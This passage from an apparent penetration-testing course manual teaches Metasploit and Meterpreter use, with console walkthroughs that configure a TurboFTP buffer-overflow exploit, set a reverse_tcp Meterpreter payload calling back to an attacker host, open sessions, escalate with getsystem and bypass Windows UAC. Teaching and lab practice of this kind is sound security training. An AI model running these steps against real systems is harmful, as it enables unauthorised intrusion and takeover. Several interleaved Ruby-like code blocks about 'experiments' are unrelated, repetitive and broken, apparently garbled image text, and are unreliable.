Try to solve the challenge by yourself; if you get stuck, you can check the solutions at the end of the lab manual.




6.4.7 Hera Lab – ARP Poisoning

ARP Poisoning

In this lab you will:

- Sniff traffic on a switched network
- Inspect a clear-text protocol to find credentials
- Get un-authorized access to a server



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

Metasploit



6.5 Metasploit

How does this support my pentesting career?

- Having a wide array of attacks at your disposal
- Ability to automate your own exploits

6.5 Metasploit

Metasploit is an open-source framework used for penetration testing and exploit development. It is available for MacOSX, Windows and Linux operating systems.

Metasploit gives you a wide array of community contributed exploits and attack vectors that can be used against various systems and technologies. Moreover, it is extensible and can be used to automate your own exploits.



6.5 Metasploit

In this chapter, you will learn *Metasploit's* basic usage and features, like:

- Interface
- Exploits
- Payloads
- Exploit handling

6.5.1 MSFConsole

Metasploit has a web interface, a command line interface and a console interface, *MSFConsole*.

```

File Edit View Search Terminal Help
MSF
+-----+
| METASPLOIT by Rapid7 |
+-----+
| ==C( o( ) ) |
| \ / |
| RECON |
| / \ |
| o o o |
| o o |
| PAYLOAD |
| (@) (@) ***** | (@) (@) ** | (@) |
| = = = = = |
+-----+
| EXPLOIT |
| [ msf > ] |
| (@) (@) (@) (@) (@) (@) (@) |
| ***** |
+-----+
| ' ^ ^ ^ ^ ' |
| LOOT |
| C |
| P |
| " |
+-----+

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit


==[ metasploit v4.11.1-2015021203 [core:4.11.1.pre.2015021203 api:1.0.0]]
+- --=[ 1399 exploits - 881 auxiliary - 240 post ]
+- --=[ 356 payloads - 37 encoders - 8 nops ]
+- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

6.5.1 MSFConsole

As you can see in the image, it comes with nearly 1400 exploits and 356 payloads.

In the following slides, you will see how to use all these features!



```
msf
```

File Edit View Search Terminal Help

METASPLOIT by Rapid7

EXPLOIT

PAYLOAD

LOOT

Trouble managing data? List, sort, group, tag and search your pentest data in Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```
= [ metasploit v4.11.1-2015021203 [core:4.11.1.pre.2015021203 api:1.0.0] ]
+ -- ==[ 1399 exploits - 881 auxiliary - 240 post ]
+ -- ==[ 356 payloads - 37 encoders - 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

6.5.1 MSFConsole

The basic workflow to exploit a target by using *MSFConsole* is:

- Identifying a vulnerable service
- Searching for a proper exploit for that service
- Loading and configuring the exploit
- Loading and configuring the payload you want to use
- Running the exploit code and getting access to the vulnerable machine

```
21 # @param: control = the control observation
22 # @param: observations = an array of observations, in which
23 # @param: the control observation
24 # @param: observations = [], control = null
25 # @param: observations = observations
26 @control = control
27 @candidates = observations - [control]
28 evaluate_candidates
29
30 freeze
31 end
32
33 # @param: the experiment's control
34 # @param: the experiment's observations
35 # @param: the name of the experiment
36 def experiment_name
37   experiment_name
38 end
39
40 # @param: the results a match between the
41 # @param: match
42 # @param: result
43 # @param: result
44 # @param: result
45 # @param: result
46 # @param: result
47 # @param: result
48 # @param: result
49 # @param: result
50 # @param: result
51 # @param: result
52 # @param: result
53 # @param: result
54 # @param: result
55 # @param: result
56 # @param: result
57 # @param: result
58 # @param: result
59 # @param: result
60 # @param: result
61 # @param: result
62 # @param: result
63 # @param: result
64 # @param: result
65 # @param: result
66 # @param: result
67 # @param: result
68 # @param: result
69 # @param: result
70 # @param: result
71 # @param: result
72 # @param: result
73 # @param: result
74 # @param: result
75 # @param: result
76 # @param: result
77 # @param: result
78 # @param: result
79 # @param: result
80 # @param: result
81 # @param: result
82 # @param: result
83 # @param: result
84 # @param: result
85 # @param: result
86 # @param: result
87 # @param: result
88 # @param: result
89 # @param: result
90 # @param: result
91 # @param: result
92 # @param: result
93 # @param: result
94 # @param: result
95 # @param: result
96 # @param: result
97 # @param: result
98 # @param: result
99 # @param: result
100 # @param: result
```



6.5.1 MSFConsole

You can start *MSFConsole* by typing the following on the command line:



```
# msfconsole
```

Let's see how to use it!

6.5.1 MSFConsole

Before starting, please note that every *Metasploit* command provides a brief bit of help information. You can show the help by using the `-h` switch:

Example:



```
msf > show -h

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, plugins, options

[*] Additional module-specific parameters are: missing, advanced, evasion,
targets, actions
```

In the following slides, you will see the commands you need to learn to use *Metasploit* during a penetration test.

6.5.2 Identifying a Vulnerable Service

As you know, the information gathering phase is of paramount importance for a successful penetration test. Moreover, you need to perform a vulnerability assessment step before moving to the actual exploitation phase.

You cannot profitably use tools like *Metasploit* without knowing your targets!



6.5.3 Searching

Metasploit contains exploit code and other features in its **modules**. At the time of writing this, it contains nearly 3000 modules. You can search for a specific module by using the *search* command:



```
msf > search <mysearchterm>
```

If you supply more than a search term, *Metasploit* will perform a query for every string you submitted.

6.5.3 Searching

If you search for "skeleton", you will get a single result back:



```
msf > search skeleton
```

Matching Modules

=====

Name	Disclosure Date	Rank	Description
---	-----	---	-----
exploit/multi/browser/java_jre17_provider_skeleton	2013-06-18	great	Java Applet ProviderSkeleton Insecure Invoke Method



6.5.3 Searching

Also searching for "turboftp" gives a single result back:



```
msf > search turboftp
```

Matching Modules

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
exploit/windows/ftp/turboftp_port	2012-10-03	great	Turbo FTP Server 1.30.823 PORT Overflow

6.5.3 Searching

Searching for both returns two results:



```
msf > search skeleton turboftp
```

Matching Modules

=====

Name	Disclosure Date	Rank	Description
-----	-----	----	-----
exploit/multi/browser/java_jre17_provider_skeleton	2013-06-18	great	Java Applet ProviderSkeleton Insecure Invoke Method
exploit/windows/ftp/turboftp_port	2012-10-03	great	Turbo FTP Server 1.30.823 PORT Overflow



6.5.3 Searching

Another way to display exploits is by using the *show* command:



```
msf > show exploits
```

Unfortunately, with thousands of exploits available, it is very impractical to use.

6.5.4 Configuring an Exploit


After choosing the exploit you want to use, you can enable it by using the *use* command, followed by the exploit path.

Example:

If you want to use an exploit for *turboftp*, you have to type:



```
msf > use exploit/windows/ftp/turboftp_port
msf exploit(turboftp_port) >
```



```
21 def initialize
22   @experiment = Experiment.new
23   @observations = []
24   @control = Control.new
25   @candidates = []
26   @evaluator = Evaluator.new
27 end
28
29 def initialize(experiment, observations = [], control = nil)
30   @experiment = experiment
31   @observations = observations
32   @control = control
33   @candidates = []
34   @evaluator = Evaluator.new
35 end
36
37 def train
38   # Create the experiment's context
39   @context = ExperimentContext.new
40   @context.experiment = @experiment
41   @context.observations = @observations
42   @context.control = @control
43   @context.candidates = @candidates
44   @context.evaluator = @evaluator
45 end
```



6.5.4 Configuring an Exploit

Please note how *MSFConsole* promptly changes when an exploit is selected; this happens because *Metasploit* uses a **file-system-like hierarchy** to store encoders, nops, exploits, payloads, and auxiliary modules.

For example, all Windows related exploits start with `exploit/windows`.

```
18 def skillsize(experiment, observations = nil)
19   @experiment = experiment
20   @observations = observations
21   @control = control
22   @candidates = observations - @control
23   evaluate_candidates
24
25   freeze
26 end
27
28 # Returns the experiment's context
29 def context
30   experiment.context
31 end
32
33 # Returns the experiment's name
34 def experiment_name
35   experiment.name
36 end
37
38 # Returns the result a match between an experiment
39 def match?
40   # ...
41 end
42
43 # Returns the result of a match
44 def result
45   # ...
46 end
```

6.5.4 Configuring an Exploit

If you want to go back to the main *msf* prompt, you can use the **back** command.

Example:



```
msf > use exploit/windows/ftp/turboftp_port
msf exploit(turboftp_port) > back
msf >
```

A blurred background image of a laptop screen displaying code. The code is in a dark-themed editor with a light blue border. The code includes comments and function definitions in a programming language like Ruby or Python. The text is partially obscured by the red overlay at the top and the sidebar on the right.

```
14 def initialize
15   @experiment = experiment
16   @observations = observations
17   @control = control
18   @candidates = candidates
19   @evaluate_candidates = evaluate_candidates
20 end
21
22 # @experiment: the experiment to be evaluated
23 # @observations: an array of Observations, in which
24 # @control: the control observation
25
26 def initialize(experiment, observations = [], control = nil)
27   @experiment = experiment
28   @observations = observations
29   @control = control
30   @candidates = candidates
31   @evaluate_candidates = evaluate_candidates
32 end
33
34 def freeze
35   # ...
36 end
```



6.5.4 Configuring an Exploit

Example:

Once an exploit is loaded, you can view related information using the `info` command.

```
</>
msf > use exploit/windows/ftp/turboftp_port
msf exploit(turboftp_port) > info
    Name: Turbo FTP Server 1.30.823 PORT Overflow
    Module: exploit/windows/ftp/turboftp_port
    Platform: Windows
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Great
    Disclosed: 2012-10-03
    Provided by:
    ...
    Description:
    This module exploits a buffer overflow vulnerability
    found in the
    PORT command in Turbo FTP Server 1.30.823 & 1.30.826,
    which results
    in remote code execution under the context of SYSTEM.
    ...
```

6.5.4 Configuring an Exploit

You can also check its options by using the `show options` command.

Example:



```
msf exploit(turboftp_port) > show options
```

```
Module options (exploit/windows/ftp/turboftp_port):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOST		yes	The target address
RPORT	21	yes	The target port

```
Exploit target:
```

Id	Name
--	----
0	Automatic



6.5.4 Configuring an Exploit

To configure an option, you have to use the `set` command:

Example:



```
msf exploit(turboftp_port) > set -h  
[-] Unknown variable  
Usage: set [option] [value]
```

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use `-g` to operate on the global datastore

```
msf exploit(turboftp_port) > set RHOST 10.99.45.8  
RHOST => 10.99.45.8  
msf exploit(turboftp_port) > set FTPUSER example  
FTPUSER => example  
msf exploit(turboftp_port) > set FTTPASS examplepass  
FTTPASS => examplepass
```



6.5.5 Configuring a Payload

To run an exploit, a **payload** is needed. Payloads are pieces of code injected by an exploit module into the victim machine or service.

A payload is used by an attacker to get:

- An OS Shell
- A VNC or RDP connection
- A **Meterpreter shell**
- The execution of an attacker-supplied application

```
24 # ...
25 # ...
26 # ...
27 # ...
28 # ...
29 # ...
30 # ...
31 # ...
32 # ...
33 # ...
34 # ...
35 # ...
36 # ...
37 # ...
38 # ...
39 # ...
40 # ...
41 # ...
42 # ...
43 # ...
44 # ...
45 # ...
46 # ...
47 # ...
48 # ...
49 # ...
50 # ...
51 # ...
52 # ...
53 # ...
54 # ...
55 # ...
56 # ...
57 # ...
58 # ...
59 # ...
60 # ...
61 # ...
62 # ...
63 # ...
64 # ...
65 # ...
66 # ...
67 # ...
68 # ...
69 # ...
70 # ...
71 # ...
72 # ...
73 # ...
74 # ...
75 # ...
76 # ...
77 # ...
78 # ...
79 # ...
80 # ...
81 # ...
82 # ...
83 # ...
84 # ...
85 # ...
86 # ...
87 # ...
88 # ...
89 # ...
90 # ...
91 # ...
92 # ...
93 # ...
94 # ...
95 # ...
96 # ...
97 # ...
98 # ...
99 # ...
100 # ...
```

6.5.5 Configuring a Payload

Metasploit provides different payloads for different operating systems, with different architectures, and with different features. You can list them all by typing `show payloads` on the *MSFConsole* prompt.

If you launch a `show payloads` command when you are using an exploit, you will see only the payloads which work with that specific exploit.



6.5.5 Configuring a Payload

You can choose a payload to use by issuing the `set payload` command, followed by the payload name. Then you can check its options by using the `show options` command.

Example:

```
</>
msf exploit(turboftp_port) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(turboftp_port) > show options
...
Payload options (windows/meterpreter/reverse_tcp):
  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      process         yes       Exit technique none)
  LHOST         127.0.0.1        yes       The listen address
  LPORT         4444            yes       The listen port
```


6.5.5 Configuring a Payload

To configure a payload, use the `set` command.

Example:

```
msf exploit(turboftp_port) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(turboftp_port) > set LHOST 192.168.11.4
LHOST => 192.168.11.4
msf exploit(turboftp_port) > set LPORT 1234
LPORT => 1234
```

After configuring the exploit and the payload, you are ready to launch the attack!

6.5.6 Running an Exploit

Launching an exploit is just a matter of issuing the `exploit` command on the command line.

Example:



```
msf exploit(turboftp_port) > exploit -h
Usage: exploit [options]
Launches an exploitation attempt.
OPTIONS:
  -e <opt> The payload encoder to use. If none is specified, ENCODER is used.
  -f       Force the exploit to run regardless of the value of MinimumRank.
  -h       Help banner.
  -j       Run in the context of a job.
  -n <opt> The NOP generator to use. If none is specified, NOP is used.
  -o <opt> A comma separated list of options in VAR=VAL format.
  -p <opt> The payload to use. If none is specified, PAYLOAD is used.
  -t <opt> The target index to use. If none is specified, TARGET is used.
  -z       Do not interact with the session after successful exploitation.
msf exploit(turboftp_port) > exploit
[*] Started reverse handler on 192.168.3.17:4444
[*] Automatically detecting the target
...
```



6.5.6 Running an Exploit

After hitting enter, the exploit is executed against the target machine. At that point, it will execute the payload.

Most of the time, penetration testers aim to gain a shell on the target machine. They can achieve that by choosing the right *Metasploit* payload. A special payload, with many useful features under the pentesting point of view, is ***Meterpreter***.

6.5.7 Video – Metasploit

Metasploit

In this video, you will see *Metasploit's* basic usage, as well as how to configure and launch an exploit to get a *Meterpreter* shell!




**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.5.8 LAB – Metasploit

Metasploit

In this lab you will have to use Metasploit and meterpreter against a real machine! This will help you getting familiar with the Metasploit framework and its features.



**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

Meterpreter



6.6 Meterpreter

How does this support my pentesting career?

Ability to:

- Get a powerful shell on an exploited machine
- Take control over an exploited machine
- Install backdoors

6.6 Meterpreter

Meterpreter is more than a simple shell. It provides advanced features to gather information, transfer files between the attacker and victim machines, install backdoors and more.

In the following slides, you will see its basic usage.



6.6 Meterpreter

To list all the possible *Meterpreter* payloads, you can run a search in *MSFConsole*:



```
msf > search meterpreter
```

Choosing the payload is a matter of using the `set` command. For example, when attacking a Windows machine, you will use:



```
msf exploit(explmod) > set payload windows/meterpreter/reverse_tcp
```

6.6.1 Bind and Reverse

Meterpreter can both wait for a connection on the target machine or connect back to the attacker machine. Its most used configurations are `bind_tcp` and `reverse_tcp`.

- **`bind_tcp`** runs a server process on the target machine that waits for connections from the attacker machine
- **`reverse_tcp`** performs a TCP connection back to the attacker machine. As you saw in the *Backdoors* chapter, this feature could help evade firewall rules



6.6.1 Bind and Reverse

Choosing the configuration to use is a matter of setting the right payload for an exploit module.

Example:



```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(handler) > set payload java/meterpreter/bind_tcp
payload => java/meterpreter/bind_tcp
```

Selecting *Meterpreter reverse_tcp*
for Windows or Linux

Selecting *Meterpreter bind_tcp*
for Windows or Java



6.6.2 Launching Meterpreter

After you set the right payload for your attack, you have to run the exploit to get a *Meterpreter session*:

Example:



```
msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.75.28
[*] Meterpreter session 1 opened (192.168.75.17:50082 -> 192.168.75.28:5555) at
2015-02-20 12:49:08 +0100

meterpreter >
```

6.6.2 Launching Meterpreter

A *Meterpreter* session is an advanced shell on the target machine.

In the following slides, you will see how to manage sessions and use the main features provided by *Meterpreter*.



6.6.3 Sessions

A single instance of *MSFConsole* can host multiple *Meterpreter* sessions; this means that you can **instance multiple shells** on your targets and switch between them.

You can switch from a *Meterpreter* session to the console by using the `background` command:



```
meterpreter > background  
[*] Backgrounding session 1...  
msf exploit(handler) >
```

6.6.3 Sessions

You can then list currently opened sessions by using the `sessions -l` command.



```
msf exploit(handler) > sessions -l
```

Active sessions

=====

Id	Type	Information	Connection
--	----	-----	-----
1	meterpreter	x86/win32 els\els @ ELS	192.168.75.17:50082 -> 192.168.75.28:5555 (192.168.75.28)

Address of the
attacker machine



Address of the
victim machine



6.6.3 Sessions

To resume a background session, you have to use the `sessions -i` command.



```
msf exploit(handler) > sessions -i 1  
[*] Starting interaction with 1...
```

```
meterpreter >
```



6.6.4 Information Gathering with Meterpreter

Meterpreter lets you perform information gathering on the exploited machine and the network it is attached to. You can retrieve:

- Information about the machine and the OS
- The network configuration in use
- The routing table of the compromised host
- Information about the user running the exploited process

```
21 def initialize(context)
22   # @context: context of the experiment
23   # @observations: an array of Observations, in memory
24   # @control: the control observation
25
26   # Initialize the experiment
27   self.initialize(context, observations = [], control = nil)
28
29   # Initialize the experiment
30   self.initialize(context, observations = [], control = nil)
31
32   # Initialize the experiment
33   self.initialize(context, observations = [], control = nil)
34
35   # Initialize the experiment
36   self.initialize(context, observations = [], control = nil)
37
38   # Initialize the experiment
39   self.initialize(context, observations = [], control = nil)
40
41   # Initialize the experiment
42   self.initialize(context, observations = [], control = nil)
43
44   # Initialize the experiment
45   self.initialize(context, observations = [], control = nil)
46
47   # Initialize the experiment
48   self.initialize(context, observations = [], control = nil)
49
50   # Initialize the experiment
51   self.initialize(context, observations = [], control = nil)
52
53   # Initialize the experiment
54   self.initialize(context, observations = [], control = nil)
55
56   # Initialize the experiment
57   self.initialize(context, observations = [], control = nil)
58
59   # Initialize the experiment
60   self.initialize(context, observations = [], control = nil)
61
62   # Initialize the experiment
63   self.initialize(context, observations = [], control = nil)
64
65   # Initialize the experiment
66   self.initialize(context, observations = [], control = nil)
67
68   # Initialize the experiment
69   self.initialize(context, observations = [], control = nil)
70
71   # Initialize the experiment
72   self.initialize(context, observations = [], control = nil)
73
74   # Initialize the experiment
75   self.initialize(context, observations = [], control = nil)
76
77   # Initialize the experiment
78   self.initialize(context, observations = [], control = nil)
79
80   # Initialize the experiment
81   self.initialize(context, observations = [], control = nil)
82
83   # Initialize the experiment
84   self.initialize(context, observations = [], control = nil)
85
86   # Initialize the experiment
87   self.initialize(context, observations = [], control = nil)
88
89   # Initialize the experiment
90   self.initialize(context, observations = [], control = nil)
91
92   # Initialize the experiment
93   self.initialize(context, observations = [], control = nil)
94
95   # Initialize the experiment
96   self.initialize(context, observations = [], control = nil)
97
98   # Initialize the experiment
99   self.initialize(context, observations = [], control = nil)
100  end
```



6.6.4.1 System Information

The `sysinfo` command lets you retrieve information about the exploited machine: name, operating system, architecture, system language and the *Meterpreter* version it is running.

Example:



```
meterpreter > sysinfo
Computer          : ELS
OS                : Windows 7 (Build 7601, Service Pack 1).
Architecture     : x64 (Current Process is WOW64)
System Language  : en_US
Meterpreter       : x86/win32
meterpreter >
```



6.6.4.2 Network Configuration

The `ifconfig` command prints the network configuration.

Example:

```
</>
meterpreter > ifconfig
Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 2
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:6d:37:dc
MTU        : 1500
IPv4 Address : 192.168.75.28
IPv4 Netmask : 255.255.255.0
```

6.6.4.3 Routing Information

You can check routing information with the `route` command.

Example:



```
meterpreter > route
```

```
IPv4 network routes
```

```
=====
```

Subnet	Netmask	Gateway	Metric	Interface
-----	-----	-----	-----	-----
0.0.0.0	0.0.0.0	192.168.75.1	10	2
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
192.168.75.0	255.255.255.0	192.168.75.28	266	2
192.168.75.28	255.255.255.255	192.168.75.28	266	2
192.168.75.255	255.255.255.255	192.168.75.28	266	2
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	192.168.75.28	266	2
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	192.168.75.28	266	2

Default gateway



6.6.4.4 Current User

To know which user is running the process exploited by *Metasploit*, you can use the `getuid` command.

Example:



```
meterpreter > getuid  
Server username: els\els  
meterpreter >
```

6.6.5 Privilege Escalation

If the owner of the process does not have high privileges on the victim system, you can use the `getsystem` command. This command runs a privilege escalation routine on the target machine. In Windows environments, the *system* user has the **highest privileges** on a machine.

Example:

```
</>
meterpreter > getsystem
...got system (via technique 1).
```

```
22 # A goal-based routine for the experiment observations.
23
24 def initialize_experiment_observations(experiment):
25     # Initialize the experiment's observations.
26     @experiment > experiment
27     @observations > observations
28     @control > control
29     @candidates > observations - {control}
30     evaluate_candidates
31
32 freeze
33 end
34
35 # Helper: the experiment's context
36 def context
37     experiment.context
38 end
39
40 # Helper: the name of the experiment
41 def experiment_name
42     experiment.name
43 end
```

6.6.5.1 Bypassing UAC

Note that in modern Windows operating systems, the **User Account Control** policy prevents privilege escalation.

Example:



```
meterpreter > getsystem  
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect.
```



6.6.5.1 Bypassing UAC

You can bypass that restriction by using the *bypassuac* module.

Example:



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > search bypassuac
```

Matching Modules

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
exploit/windows/local/bypassuac	2010-12-31	excellent	Windows Escalate UAC Protection Bypass
exploit/windows/local/bypassuac_injection	2010-12-31	excellent	Windows Escalate UAC Protection Bypass (In Memory Injection)

```
msf exploit(handler) > use exploit/windows/local/bypassuac
```



6.6.5.1 Bypassing UAC

This module takes just one argument, the *Meterpreter* session where you want to bypass UAC.

Example:



```
msf exploit(bypassuac) > show options
```

```
Module options (exploit/windows/local/bypassuac):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on.
TECHNIQUE	EXE	yes	Technique to use if UAC is turned off (accepted: PSH, EXE)

```
msf exploit(bypassuac) > set session 1
```



6.6.5.1 Bypassing UAC

After launching the exploit, you get a new *Meterpreter* session.

Example:

```
</>
msf exploit(bypassuac) > exploit
[*] Started reverse handler on 192.168.75.17:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 192.168.75.28
